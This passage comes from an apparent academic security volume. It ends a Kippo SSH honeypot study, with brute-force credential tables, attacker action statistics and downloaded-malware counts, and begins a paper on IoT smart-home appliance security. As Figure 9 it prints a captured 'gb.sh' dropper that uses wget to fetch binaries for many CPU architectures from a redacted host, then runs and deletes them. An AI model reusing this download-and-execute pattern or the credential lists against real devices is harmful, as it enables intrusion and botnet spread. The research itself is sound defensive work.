


Fig. 4 Country shares of IP addresses used in the attacks

Figure 3 represents the locations of malicious IP addresses. When the geolocation results are grouped by country, the USA and China count for an over 40% share of all malicious attacks. Figure 4 illustrates the geolocations of malicious IP addresses and Fig. 5 shows the number of sessions opened from each country.




Fig. 5 Country shares of opened sessions (combined of both honeypots)

6.3 Login Attempts

At the beginning of the study, only Kippo 1 was established, and it was monitored carefully. This included observing its stability and collecting username and password combinations. Some of the passed credentials observed in Kippo 1 were then accepted for permit access to the second honeypot system. Three of these credentials configured in the Kippo 2 honeypot are the following (in the form `username:password`):

- pi:raspberry
- root:123456
- root:wubao

The first combination was selected for two reasons. It is used by default in the Raspbian operating system (OS) (The Raspberry Pi Foundation 2016), the commonly used OS in Raspberry Pi computers—it has also pseudo permissions (user access elevation). The operating system is available on The Raspberry Pi Foundation website (<https://www.raspberrypi.org/downloads/raspbian/>) and the installation procedure is easy—just to write an image file to an SD card. Because the normal OS installation process is not required, the system is ready when the card is written. The user is not forced to change the password, so it would need to be changed manually (by giving a `passwd` command). Unfortunately, it is too easy to forget to change the password for the default user at the first start. The password change is especially essential while using an SSH server software in the Raspbian system.

The second combination is a default setting in the Kippo honeypot. It was enabled because it was one of the most common combinations observed in Kippo 1. Our selection as the third combination was `root:wubao`. It was previously unfamiliar to us, but was also a very frequently tried combination in Kippo 1. A little background research




Fig. 6 Successful logins by date

revealed it as having been used by a group of hackers, called the SSHPsychos, in their enforced brute force attacks (Biasini et al. 2016). Another combination used by the group was root:jiamina, which was attempted less frequently, 3,565 times in Kippo 1 and 4 times in Kippo 2.

The SSHPsychos is a group of hackers with a remarkable botnet creating a large amount of SSH traffic over the Internet. At times, this botnet created over 35% of total Internet SSH traffic (Richter 2015).


In some cases, attackers change a password to ensure their future access, and possibly to block access from the system's owner. Kippo has a feature that allows the attacker to change their password. In reality, the feature creates a new password besides of existing passwords, and thus the new password is also applicable with all previously configured passwords. The list of changed passwords is shown in Table 3. A few failed logins were observed, which were a consequence of attempting to change the user's password; Kippo allows for changing the password, but the ability to log in as another user with a new password is not implemented in Kippo.

After opening access to the Kippo 2 honeypot, the number of logins grew rapidly. 6,397 successful authentications emerged during the observation period (February 25, 2016–September 8, 2016). The busiest date was June 22, when there were 188 successful authentications, and the slowest date was July 21, with only three logins. Figure 6 represents the progression of successful attempts. The average number of successful logins in the period was 38 per day.

The successful authentications originated from 56 different countries. Figure 7 represents the 10 most common countries of origin for successful logins. China and the USA are the most common origins in this comparison, as they were represented in the maximum number of unique IP addresses and opened network sessions.

Table 3 Changed passwords in Kippo 2 honeypot

Country	Username–password, login	Username–password, changed by attacker	Used for following logins
Romania	root:123456	root:razvan12	2 times
Germany	root:123456	root:dementul123	0 times
Romania	root:123456	root:george2013	2 times
USA	root:123456	dylik7august@root	1 time
Romania	root:123456	Akenrl996	5 times (plus one misspelled)
Romania	root:123456	kimmo:DIANA5!S1ZR%3143\$QaJ2W1SIHW1STCFE62DARIUS	3 times (failed)
Romania	root:123456	peniti:DIANA5!S1ZR%3143\$QaJ2W1SIHW1STCFE62DARIUS	1 time (failed)
Romania	root:123456	liisa:DIANA5!S1ZR%3143\$QaJ2W1SIHW1STCFE62DARIUS	2 times (failed)
Germany	root:123456	kimmo:[IP address]	2 times (failed)

**Fig. 7** Successful logins by country**Table 4** Most common username and password combinations in Kippo 1 honeypot

Username	Password	Occurrences
root	root	4,620
root	password	4,590
root	123456	4,551
root	admin	4,512
root	!@	4,090
root	wubao	3,857
root	P@ssw0rd	3,759
root	12345	3,740
root	1234	3,735
root	123	3,592

As expected, the results show that a successful login does not always lead to any other actions in the system. Furthermore, some IP addresses appeared in several successful attacks, either giving the same commands repeatedly, or doing nothing.

Tables 4, 5, 6 and 7 show the most common attempted usernames, passwords, and their combinations in both honeypots.

Table 5 Most common username and password combinations in Kippo 2 honeypot

Username	Password	Occurrences
root	123456	3,552
pi	raspberry	2,592
root	!@	2,436
admin	admin	1,008
root	root	770
root	admin	567
admin	default	517
ubnt	ubnt	497
support	support	477
user	user	426

Table 6 Most common usernames in both honeypots. The item marked as [domain name] was resolved by the attacker using a reverse DNS lookup

Kippo 1: Username	Occurrences	Kippo 2: Username	Occurrences
root	1,159,805	root	114,722
ADMIN	10,425	admin	5,907
ubuntu	3,926	pi	2,784
ubnt	3,288	ubuntu	2,046
user	2,996	vps-83-223	2,011
test	2,668	[domain name]	1,715
vps-83-222	2,174	user	1,703
oracle	1,887	ubnt	1,547
[domain name]	1,878	test	1,476
guest	1,394	oracle	1,149

Table 7 Most common passwords in both honeypots

Kippo 1: Password	Occurrences	Kippo 2: Password	Occurrences
123456	12,270	123456	7,679
password	8,108	raspberry	2,692
admin	6,259	password	2,570
root	5,427	!@	2,436
1234	4,957	admin	1,838
test	4,711	root	1,492
12345	4,673	1234	1,237
123	4,354	12345	1,147
!@	4,090	support	1,004
P@ssw0rd	3,966	test	914




Fig. 8 Recognized attack procedure and organization of malware download progress

6.4 Attack Mechanisms

The login attempts were carried out as dictionary attacks. Examination of successful logins showed that 365 IP addresses (22.3%) did not achieve any unsuccessful logins. This means that the attacker already had the credentials before the first login attempt. But only in 199 (12.2%) of the cases in which the first login was successful were any commands executed in the command line. The majority only logged in successfully and then exited without entering any commands. Other distinguishing features were the use of unpopular SSH clients and short connection times. Many of the connections had the same timestamp or only a couple of seconds difference between login and logout. A definitive reason for these phenomena is hard to establish, but the likely reason is a flaw in the malicious software used for these attacks.

Most of the observed traffic seemed to originate from sniffer software presumably running on hardware dedicated to this purpose, or infected computers or smart appliances. This conclusion is supported by the quantity of attacks coming from single IP addresses and the large dictionaries used in the attacks. Figure 8 illustrates the four typical stages of the attack. In the last stage, the Command and Control Server requests that the honeypot download malicious software over the Internet, normally using an HTTP connection. Our study shows that in many cases, the Malware Server has the same IP as the Command and Control Server, so it is possible that both roles are carried out by the same machine.

Table 8 Attacker's actions in Kippo 2 honeypot

Description	Count
Examine system configuration, browse file system, download, and execute malware	976 (59.8%)
Browse file system, download, and execute malware	123 (7.5%)
Stop firewall, download, and execute malware	105 (6.4%)
Examine system configuration and/or browse file system	103 (6.3%)
Modify system files, download, and execute malware	67 (4.1%)
Change password, examine system configuration, browse file system, download, and execute malware	10 (0.6%)
Other actions	258 (15.9%)

6.5 Actions in the Honeypot Environment

As mentioned earlier, a successful login does not necessarily result in any other user actions in the honeypot. The total number of successful logins was 6,401 but only 1,632 users gave any commands in the opened session. Therefore, only 25 percent of attackers attempted to use the system after successful login.

All the given terminal commands were categorized and an interesting result was observed: only a minority of the attackers were interested in the system itself or its contents. The most typical mode of operation was to download and run malware in the system. Individual commands were not listed (e.g., *cd/tmp*), but rather grouped into a larger context, aiming to recognize attacker's objectives in the cracked system. The categorized actions are listed in Table 8.

There was congruence in the given commands and command sets observed. Several command sets were identical and were given many times in a row. In many cases, identical attacks were accomplished again and again from the same IP address.

When analyzing the command sets, it was clearly noticeable as to when it was produced by a human, and when it was automatized by a bot program. We assumed that the command sets were assigned by a computer program if they fulfilled one or more of the following properties:

- Timestamps of all given commands were consistent, or almost consistent.
- Delays between given commands were fixed (mostly 4 s). This issue was repeated several times in the input log.
- Commands were executed despite the fact that the previous one had failed. In many cases, the malware was attempting to download more files, and the download failed, but the execution permission still struggled to be set and the program to be executed.

- Only one command was executed and it was repeated during separate sessions. For example, a command: `echo "WinSCP: this is end-of-file:0"` was executed 15 times during the period.

A human operator occurred only 37 times (2.3%), while the bot was likely running a command set in 1,595 (97.7%) of the cases. Some of the occurrences are still uncertain, since it seemed like a human gave the first commands, and then copied the rest of the commands from the clipboard, whose timestamps were consistent.

As mentioned earlier, the cracker group called *SSHPsychos* used the password *wubao* to access the system. We discovered that every session originated from this actor was opened by the bot program and the session was used to download malware from few malware servers. The malware was named 6001.rar, 6003.rar or something similar. The files were not *rar* packages, but binaries that were not downloaded nor executed.

6.6 Recognizing Downloaded Malware

During the research, 698 downloads were made in the Kippo 2 honeypot, which consisted of 103 unique malicious software specimens. Many of the files were downloaded several times using SSH scripts, with different users downloading identical malware and malware with identical file names being downloaded from multiple servers.

There are many free tools developed for identifying malware, such as VirusTotal developed by Google (VirusTotal 2016). VirusTotal combines several malware databases and maintains a list of malware each version of the antivirus software can detect. New malware specimens can be delivered to VirusTotal as URLs, actual files or md5 checksums of malware files.

Table 9 is a top 10 list of downloaded malware, with their types and results as given in the VirusTotal service. All the files in the list are shell scripts, so-called *droppers*, which are used to download actual payloads from separate web servers. In addition, there are also other types of downloads, like Perl scripts, compiled binaries and compressed files (e.g., zip and tar.gz). The ratio of recognized file types is as follows:

- Shell Scripts (mostly *droppers*): 69 (67%)
- Perl Scripts: 14 (14%)
- Compressed files: 5 (5%)
- Other files: 15 (14%)

Most of the files were downloaded several times, and from several locations. When observing the unique URL address of the files uploaded, over 63% of files occurred more than once from the same origin. For instance, the file *bins.sh* was downloaded 89 times from the web server in the USA, 47 times from Romania, and 36 times from the Netherlands.

Table 9 Top 10 of downloaded malware

Filename	Server location (last download)	Count	VirusTotal detection ratio	Type
bins.sh	USA	89	5/56	Linux/Trojan Downloader
bins.sh	Romania	47	5/56	Linux/Trojan Downloader
0x9bin.sh	Russia	40	4/57	Linux/Trojan Downloader
bins.sh	The Netherlands	36	5/56	Linux/Trojan Downloader
fuck.sh	Russia	32	4/57	Linux/Trojan Downloader
bin.sh	The Netherlands	29	6/57	Linux and Windows/Trojan Downloader
stun.sh	USA	28	5/57	Linux/Trojan Downloader
0x9binv2.sh	Russia	27	5/57	Linux and Windows/Trojan Downloader
blj.sh	France	22	7/57	Linux/Trojan Downloader
gb.sh	The Netherlands	22	6/54	Linux/Trojan Downloader

Figure 9 illustrates the contents of a *gb.sh* dropper, a shell script that is used to execute the following actions:

1. Download an external program using the *wget* command. Every line in the script performs a separate download process. The last string after a blurred IP address is the file name, representing a binary program that is compiled for several CPU architectures. The IP address in this file is located in Russia.
2. Set execution permission for the binary program.
3. Run the program.
4. Remove the program from the file system.
5. Wait for 3 s after running the last command set.
6. Remove the dropper itself.

This dropper was identified by VirusTotal. Only 11 of 57 malware databases were familiar with the dropper. But when it was recognized, it was named as *Linux/Downloader*, or something similar. Since Kippo does not allow for executing shell scripts, this dropper tries to execute it, we downloaded the binary manually from the URL found from the script. The download succeeded, so we extracted an md5 checksum and checked whether the VirusTotal recognized it. In that case, 24 of 55 databases identified the binary and categorized it as a backdoor program (Fig. 9).

```

#!/bin/sh

wget -c http://[REDACTED] /armv4l -P /dev/ ; chmod +x /dev/armv4l ; /dev/armv4l;rm -rf armv4l
wget -c http://[REDACTED] /armv5l -P /dev/ ; chmod +x /dev/armv5l ; /dev/armv5l;rm -rf armv5l
wget -c http://[REDACTED] /1586 -P /dev/ ; chmod +x /dev/1586 ; /dev/1586;rm -rf 1586
wget -c http://[REDACTED] /1686 -P /dev/ ; chmod +x /dev/1686 ; /dev/1686;rm -rf 1686
wget -c http://[REDACTED] /m68k -P /dev/ ; chmod +x /dev/m68k ; /dev/m68k;rm -rf m68k
wget -c http://[REDACTED] /mips -P /dev/ ; chmod +x /dev/mips ; /dev/mips;rm -rf mips
wget -c http://[REDACTED] /mipsel -P /dev/ ; chmod +x /dev/mipsel ; /dev/mipsel;rm -rf mipsel
powerpc -P /dev/ ; chmod +x /dev/powerpc ; /dev/powerpc;rm -rf powerpc
wget -c http://[REDACTED] /powerpc440 -P /dev/ ; chmod +x /dev/powerpc440 ; /dev/powerpc440;rm -rf powerpc440
wget -c http://[REDACTED] /sh4 -P /dev/ ; chmod +x /dev/sh4 ; /dev/sh4;rm -rf sh4
wget -c http://[REDACTED] /x86_64 -P /dev/ ; chmod +x /dev/x86_64 ; /dev/x86_64;rm -rf x86_64
wget -c http://[REDACTED] /armv4l4 -P /dev/ ; chmod +x /dev/armv4l4 ; /dev/armv4l4;rm -rf armv4l4
wget -c http://[REDACTED] /armv5l4 -P /dev/ ; chmod +x /dev/armv5l4 ; /dev/armv5l4;rm -rf armv5l4
wget -c http://[REDACTED] /15864 -P /dev/ ; chmod +x /dev/15864 ; /dev/15864;rm -rf 15864
wget -c http://[REDACTED] /16864 -P /dev/ ; chmod +x /dev/16864 ; /dev/16864;rm -rf 16864
wget -c http://[REDACTED] /m68k4 -P /dev/ ; chmod +x /dev/m68k4 ; /dev/m68k4;rm -rf m68k4
wget -c http://[REDACTED] /mips4 -P /dev/ ; chmod +x /dev/mips4 ; /dev/mips4;rm -rf mips4
wget -c http://[REDACTED] /mipsel4 -P /dev/ ; chmod +x /dev/mipsel4 ; /dev/mipsel4;rm -rf mipsel4
powerpc4 -P /dev/ ; chmod +x /dev/powerpc4 ; /dev/powerpc4;rm -rf powerpc4
wget -c http://[REDACTED] /powerpc4404 -P /dev/ ; chmod +x /dev/powerpc4404 ; /dev/powerpc4404;rm -rf powerpc4404
wget -c http://[REDACTED] /sh44 -P /dev/ ; chmod +x /dev/sh44 ; /dev/sh44;rm -rf sh44
wget -c http://[REDACTED] /x86_644 -P /dev/ ; chmod +x /dev/x86_644 ; /dev/x86_644;rm -rf x86_644

sleep 3;
rm -fr /dev/gb.sh

```

Fig. 9 Malware dropper gb.sh. IP address is blurred deliberately

In several cases, malware droppers attempted to download malware binaries compiled for several architectures for the ability to execute a binary in any types of devices. Most of mobile phones and tablet computers are built on top of ARM architecture, and many lighter devices such as *smart devices* (*IoT* devices), home routers, and network peripherals use MIPS architecture. When compiled to as many architectures as possible, the malware can be utilized and spread across a wide variety of devices.

Figure 10 represents country shares of malware downloaders. The number of distinct files in the observation period was 698. The United States and The Netherlands share the majority, over 73%, of all downloads in the honeypot system.

7 Comparison of the Results

Comparing all of this to Melese and Avadhani (2016) and Koniaris et al. (2013) reveals mostly similar results, but with few interesting deviations. The basic dictionaries used in attacks include variations in usernames aiming to get root privileges to the system. These include root and admin. Another set of usernames is aimed at default settings or other common usernames, such as guest or support. Common passwords include, for example, the default password root, the too commonly used 123456, or variations in the word password. Koniaris et al. reported username guesses of oracle and tomcat. These were not observed in our research, nor in Melese et al.'s results. While Melese et al. did reveal credential guesses aimed at normal computer systems, our results indicate an interest in IoT devices. This was indicated by the 2,592 attempts to log in with pi/raspberry default credentials. This credential combination was not in the top 10 of the other research papers presented here.




Fig. 10 Malware downloaders by country

Comparing the attack origins found in Melese and Avadhani (2016), Koniaris et al. (2013) and our research revealed similarities, such as the ratio of the presence of the US, China, and France. Some variations can be explained by the geolocation of the honeypots. Melese et al. conducted their research in India and experienced attacks originating in Sri Lanka and Hong Kong. While our research did not include these, we had attacks coming from Russia and Germany, which were not included in Melese et al.'s research. Koniaris et al. conducted their research in Greece and had attacks originating in Turkey and Russia, but not in Sri Lanka nor Hong Kong. This indicates that while some of the attacks originate from bots created around the world, some of the attacks target nearby locations in neighboring countries.

8 Conclusion and Discussion

In this study, we have discussed the different types of honeypot systems, looked at the medium interaction honeypot functionality more closely, especially a system called Kippo, and installed it in two separate virtual servers.

The honeypot gathered data between February 19, 2016 and September 8, 2016. The dataset, collected during the research period, was massive, and it offered a great view of the attackers' goals and the contents of malicious network traffic. It was discovered that the majority of all attacks and actions in the system were performed by *bots*. The main goal of these automated programs is to infect systems with malicious software. Observing how this is done enables the development of countermeasures,

either to prevent a breach or to prevent the identified malware servers from being contacted.

Comparison with the results of other researchers revealed that attacks have slight variations depending on the geolocation of the honeypot. There are common attack sources found in all of the results, but the deviating ones come from nearby countries. Attack credentials have many common combinations that are aimed at high privileged accounts. Also, the most popular simple password guesses are present in all compared studies. Mostly the dictionaries are targeted against normal computer systems but in our studies, pi/raspberry logins attempts were common. Another sign of attacks targeted against something other than conventional computer systems is the presence of malware compiled for ARM and MIPS architectures. This needs more thorough investigation, and the use of an IoT honeypot could be beneficial in future research.

Automating analysis is one of our next steps, which will help in using a honeypot as a sensor in a larger security system. The information provided by Kippo enables the identification of attack addresses and malware sites. Also, the identification of attack patterns reveals what types of attack are targeted at specific organizations. For example, changes in the scanning pattern might indicate a new attacker has been activated, or perhaps the changes in actions after a breach can reveal that a more targeted attack is about to happen. Also, as the cyberattacks change rapidly, a more autonomous security system would be beneficial. The feed from the honeypot could be used to automatically update firewall rules or to alert an admin of an incoming DoS attempt.

Another direction for future research would be a static or dynamic malware analysis, aimed at understanding and defining how the collected malware works, and what kind of risks exist when a system is going to be infected. This aids in developing better detection techniques and helps to secure an organization's valuable information.

References

- Biasini N, Olney M, Williams C (2016) Threat spotlight: SSHPsychos. blogs@Cisco - Cisco Blogs. <http://blogs.cisco.com/security/talos/sshpsychos>. Accessed 19 Dec 2016
- Bringer ML, Chelmecki CA, Fujinoki H (2012) A survey: recent advances and future trends in honeypot research. *Int J Comput Netw Inf Secur* 4(10):63
- Campbell RM, Padayachee K, Masombuka T (2015) A survey of honeypot research: trends and opportunities. In: 2015 10th international conference for internet technology and secured transactions (ICITST), pp 208–212
- geoPlugin (2016) geoPlugin to geolocate your visitors. <http://www.geoplugin.com/>. Accessed 21 Dec 2016
- Google (2016) Google Maps APIs. Google Developers. <https://developers.google.com/maps/>. Accessed 20 Dec 2016
- Jain YK, Singh S (2011) Honeypot based secure network system. *Int J Comput Sci Eng* 3(2):612–620
- Jicha A, Patton M, Chen H (2016) SCADA honeypots: an in-depth analysis of conpot. In: 2016 IEEE conference on intelligence and security informatics (ISI), pp 196–198
- Koniaris I, Papadimitriou G, Nicopolitidis P (2013) Analysis and visualization of SSH attacks using honeypots. In: 2013 IEEE EUROCON, pp 65–72

- Koniaris I, Papadimitriou G, Nicopolitidis P, Obaidat M (2014) Honeybots deployment for the analysis and visualization of malware activity and malicious connections. In: 2014 IEEE international conference on communications (ICC), pp 1819–1824
- Melese SZ, Avadhani PS (2016) Honeypot system for attacks on SSH protocol. *Int J Comput Netw Inf Secur IJCNIS* 8(9):19
- Mokube I, Adams M (2007) Honeybots: concepts, approaches, and challenges. In: Proceedings of the 45th annual southeast regional conference, New York, NY, USA, pp 321–326
- Pa YMP, Suzuki S, Yoshioka K, Matsumoto T, Kasama T, Rossow C (2016) IoTBOT: a novel honeypot for revealing current IoT threats. *J Inf Process* 24(3):522–533
- Richter C (2015) Safeguarding the internet, Level 3 botnet research report. http://www.level3.com/~media/files/white-paper/en_secur_wp_botnetresearchreport.ashx. Accessed 20 Dec 2016
- Rubin BS, Cheung D (2006) Computer security education and research: handle with care. *IEEE Secur Priv* 4(6):56–59
- Scottberg B, Yurcik W, Doss D (2002) Internet honeypots: protection or entrapment? In: 2002 international symposium on technology and society, (ISTAS'02), pp 387–391
- Sharma N, Sran SS (2011) Detection of threats in Honeynet using Honeywall. *Int J Comput Sci Eng* 3(10):3332
- Spitzner L (2003a) Honeybots: catching the insider threat. In: Proceedings of 19th annual computer security applications conference, pp 170–179
- Spitzner L (2003b) Honeytokens: the other honeypotsymantec connect. <https://www.symantec.com/connect/articles/honeytokens-other-honeypot>. Accessed 22 Dec 2016
- Spitzner L (2003c) Honeybots: are they illegal? Symantec connect. <https://www.symantec.com/connect/articles/honeybots-are-they-illegal>. Accessed 19 Dec 2016
- Tamminen U (2016) Kippo-SSH Honeybot. GitHub, Kippo-SSH Honeybot. <https://github.com/desaster/kippo>. Accessed 20 Dec 2016
- The Debian Project (2016) Debian—The universal operating system. <https://www.debian.org>. Accessed 21 Dec 2016
- The Raspberry Pi Foundation (2016) Raspbian. <https://www.raspbian.org/>. Accessed 21 Dec 2016
- Tiwari R, Jain A (2012) Design and analysis of distributed honeypot system. *Int J Comput Appl* 55(13)
- VirusTotal (2016) VirusTotal-free online virus, malware and URL scanner. <https://www.virustotal.com/>. Accessed 20 Dec 2016
- Wählisch M, Trapp S, Keil C, Schönfelder J, Schiller J et al (2012) First insights from a mobile honeypot. In: Proceedings of the ACM SIGCOMM 2012 conference on applications, technologies, architectures, and protocols for computer communication, 2012, pp 305–306
- Yahyaoui A (2014) Testing deceptive honeypots. Naval Postgraduate School, Monterey, California

Security Challenges of IoT-Based Smart Home Appliances



Tuomas Tenkanen, Heli Kallio and Janne Poikolainen

Abstract The Internet of Things, IoT, and the related security challenges are reaching homes in the form of smart appliances. If the appliances are compromised, they can be used in botnet attacks against Internet services and potentially cause harm to people and property through the local network, for example, by heating up too much or allowing unauthorized access. The aim of this study was to see how secure these devices are against remote and network attacks. Several devices were tested with attacks coming from the same Wi-Fi network to gain various levels of control of the devices. Their security against a Man-in-the-Middle attack was also studied to see differences in the susceptibility to connect to another access point. Some devices had a command injection vulnerability and several devices connected to an evil twin. These pose significant risks, but securing the home network and keeping the devices updated protect the devices and secure the system and the smart home.

1 Introduction

The technologies enabling what is known as the Internet of Things, commonly shortened to IoT, have existed for nearly two decades, as has the term (Ashton 2009). However, even today, there exists no commonly accepted definition for the term, but it is usually linked to devices that sense and interact with their environment, are uniquely identifiable, and communicate with other devices (Madakam et al. 2015).

T. Tenkanen (✉) · H. Kallio · J. Poikolainen

Faculty of Information Technology, University of Jyväskylä, Jyväskylä, Finland
e-mail: tuomas.s.tenkanen@jyu.fi

H. Kallio
e-mail: heli.m.kallio@jyu.fi

J. Poikolainen
e-mail: janne.j.poikolainen@jyu.fi

Currently, there are approximately 5–6 billion IoT devices connected to the Internet, and the number is rapidly increasing, estimated to reach 20 billion in 2020 (Gartner Inc 2016). Along with industrial systems, building automation and vehicles, all of which are more commonly connected, home appliances are also being networked and are controllable by a mobile phone or other, usually wireless, devices. Besides adding to the comfort of users, this also exposes new privacy issues and attack vectors against home appliances and networks, as well as other network-connected devices (Abomhara and Køien 2014).

The purpose of our research was to find out how secure these devices are, and what kinds of threat they may pose toward the users and toward the networks they are connected to.

2 Background

Many manufacturers of physical devices want to have their products connected, but may not have the knowledge required to build secure devices. These smart appliances will become more and more common, but at home, they will not usually be centrally managed. These facts combined, there will be numerous attack vectors and privacy issues (Black Hat 2016).

2.1 *Internet of Things*

The term IoT has been evolving over the years, and since the late 90s it has been defined in many different ways (Ashton 2009; ITU internet reports 2016; Mattern and Floerkemeier 2010; Gubbi et al. 2013). The earliest visions were based on combining identifying objects with the Internet to build a networked physical world through the use of RFID technology (Sarma et al. 2000). This vision treated the things more as inanimate objects that could be identified in applications, rather than devices with interaction capabilities. Soon, the vision started to include more advanced functionality, such as things with local processing and communication capabilities. Since then, use of the term IoT has spread to include various fields, including industrial, building and home automation. Today, IoT can be described as an umbrella term for the presence of networked things and objects that are able to interact and cooperate with each other, as well as interact with the physical world in some way and produce data for the different applications, 